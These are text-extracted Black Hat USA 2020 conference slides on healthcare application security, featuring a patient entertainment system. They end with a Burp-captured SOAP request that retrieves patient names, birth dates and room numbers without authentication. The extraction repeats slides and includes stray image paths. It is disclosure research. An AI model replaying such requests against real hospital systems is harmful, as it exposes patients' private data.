



black hat[®]
USA 2020

AUGUST 5-6, 2020
BRIEFINGS

Health\$care



An Insiders Biopsy of Healthcare Application Security

Seth Fogie

Seth.fogie@pennmedicine.upenn.edu

1. Patient-Centered

- Focus on patient needs
- Shared decision-making
- Patient autonomy
- Patient participation
- Patient empowerment



2. Evidence-Based



3. Quality-Focused

- Patient safety
- Patient experience
- Patient outcomes



4. Patient Engagement

- Patient education
- Patient self-management
- Patient decision support
- Patient health promotion



5. Patient Empowerment



6. Patient Empowerment

- Patient education
- Patient self-management
- Patient decision support
- Patient health promotion




Seth Fogie

- 20+ Years Security







Airscanner

Whitewolf

Coseinc

Researcher/Writer

- 10+ Penn Medicine



Seth Fogie

- 20+ Years Security



Airscanner


Whitewolf

Coseinc

Researcher/Writer

- 10+ Penn Medicine

16 Years Ago



Seth Fogie

- 20+ Years Security



Airscanner

Whitewolf

Coseinc

Researcher/Writer




- 10+ Penn Medicine

16 Years Ago



Security History

- DICOM
- HL7
- Biomedical



Seth Fogie

- 20+ Years Security



Airscanner


Whitewolf

Coseinc

Researcher/Writer

- 10+ Penn Medicine

16 Years Ago




Security History

- DICOM
- HL7
- Biomedical



'1-Day' Vulnerabilities

- H-ISAC is aware
- Vendors are aware
- No guarantee that all customers are aware or can remediate.



Seth Fogie

- 20+ Years Security



Airscanner


Whitewolf

Coseinc

Researcher/Writer

- 10+ Penn Medicine

16 Years Ago



Security History

- DICOM
- HL7
- Biomedical




'1-Day' Vulnerabilities

- H-ISAC is aware
- Vendors are aware
- No guarantee that all customers are aware or can remediate.



No Vendor Names/ Products




Seth Fogie

- 20+ Years Security
- Airscanner
- Whitewolf
- Coseinc
- Researcher/Writer
- 10+ Penn Medicine



16 Years Ago



Security History

- DICOM
- HL7
- Biomedical



'1-Day' Vulnerabilities

- H-ISAC is aware
- Vendors are aware
- No guarantee that all customers are aware or can remediate.



No Vendor Names/ Products




Goals

- Awareness to healthcare security/privacy /audit teams
- Provide guidance to software vendors
- Insight for security community



Alice and Bob at the Black Hat Clinic





Nice see you
again Alice. Is
Bob comfortable
in room 5? Hope
you enjoy your
stay...

I'll be
watching.

Mallory

Patient / System Interaction

What is a Patient Entertainment System?

- Unified Digital Display Platform for...
 - Entertainment (movies/tv/etc.)
 - Telehealth/Video Chat
 - Screencasting
 - Education
 - Meal ordering
 - Nurse call
 - Custom applications

The diagram is enclosed in a red border and is split into two sections by a diagonal line. The left section has a light pink background and contains a cartoon avatar of a man with a beard, sunglasses, and a black hat, labeled 'Mallory'. The right section has a light yellow background and contains two cartoon avatars: a man with a beard labeled 'BOB' and a woman labeled 'Alice'. Text in the pink section includes 'Access patient records' and 'Impact patients experience'. Text in the yellow section includes 'Increased stress' and 'Loss of data security & privacy', each followed by a bullet point.

- Access patient records
- Impact patients experience

Mallory


BOB


Alice

- Increased stress
- Loss of data security & privacy

What is a Patient Entertainment System?

- Unified Digital Display Platform for...
 - Entertainment (movies/tv/etc.)
 - Telehealth/Video Chat
 - Screencasting
 - Education
 - Meal ordering
 - Nurse call
 - Custom applications





Loading Screencast Client w/ No Authentication

Intercept HTTP history WebSockets history Options

Request to http://patiententertainment:80 [unknown host]

Forward Drop Intercept... Action Comment this item

Raw Params Headers Hex XML


```
1 POST /PatientEntertainment/Service/ClientService.svc HTTP/1.1
2 Content-Type: application/soap+xml; charset=utf-8
3 Host: PatientEntertainment
4 Content-Length: 632
5 Expect: 100-continue
6 Accept-Encoding: gzip, deflate
7 Connection: close
8
9 <s:Envelope xmlns:s="http://www.w3.org/2003/05/soap-envelope"
  xmlns:a="http://www.w3.org/2005/08/addressing"><s:Header><a:Action
  s:mustUnderstand="1">
  http://PatientEntertainment/IClientService/GetClientPatients</
  a:Action><a:MessageID>urn:uuid:73982394-d378-4aaf-a5c1-85946fcc541c
  </a:MessageID><a:ReplyTo><a:Address>
  http://www.w3.org/2005/08/addressing/anonymous</a:Address></
  a:ReplyTo><a:To s:mustUnderstand="1">
  http://PatientEntertainment/PatientEntertainment/Service/ClientServi
  ce.svc</a:To></s:Header><s:Body><GetClientPatients xmlns="
  PatientEntertainment"><clientTreeItemId>3</clientTreeItemId></
  GetClientPatients></s:Body></s:Envelope>
```

0 matches

Burp: Unauthenticated Patient/Room Request

```
Forward Drop Intercep... Action Comment this item ?
Raw Headers Hex XML
<c:DOB>1964-03-28T00:00:00</c:DOB>
<c:ExtendedProperties><c:PersonInfo.PropertyDto><c:Name></c:Name><
c:Type i:nil="true"/><c:Value></c:Value></c:PersonInfo.PropertyDto>
<c:FirstName>BOB</c:FirstName>
c:LastName>Crypto</c:LastName><c>LastSession i:nil="true"/>
c:Nationality i:nil="true"/><c:ParentalControlEnabled>>false</
c:ParentalControlEnabled><c>Password i:nil="true"/><c:PatientID>
<c:PatientNumber>2377337</c:PatientNumber>
true"/><c:PortalUser i:nil="true"/><c:PreferredName i:nil="true"/>
c:PrimaryLanguage>ENGLISH</c:PrimaryLanguage><c:SafeBrowsingEnabled
>>false</c:SafeBrowsingEnabled><c:StoryboardID i:nil="true"/><
c:TagGroupName>Adults</c:TagGroupName><c:ThemeName i:nil="true"/>
c:ThemeName i:nil="true"/><c:Room>5</c:Room>
b:Patient><b:PictureId></b:PictureId></b:Patient>
b:ClientPatientDTO><b:ClientPatientDTO></b:ClientPatientDTO>
b:CareTeam xmlns:c="
http://schemas.datacontract.org/2004/07/OneView.DataContracts"
? < > Type a search term 0 matches
```

Burp: Unauthenticated Access to Patient/Room XML Data

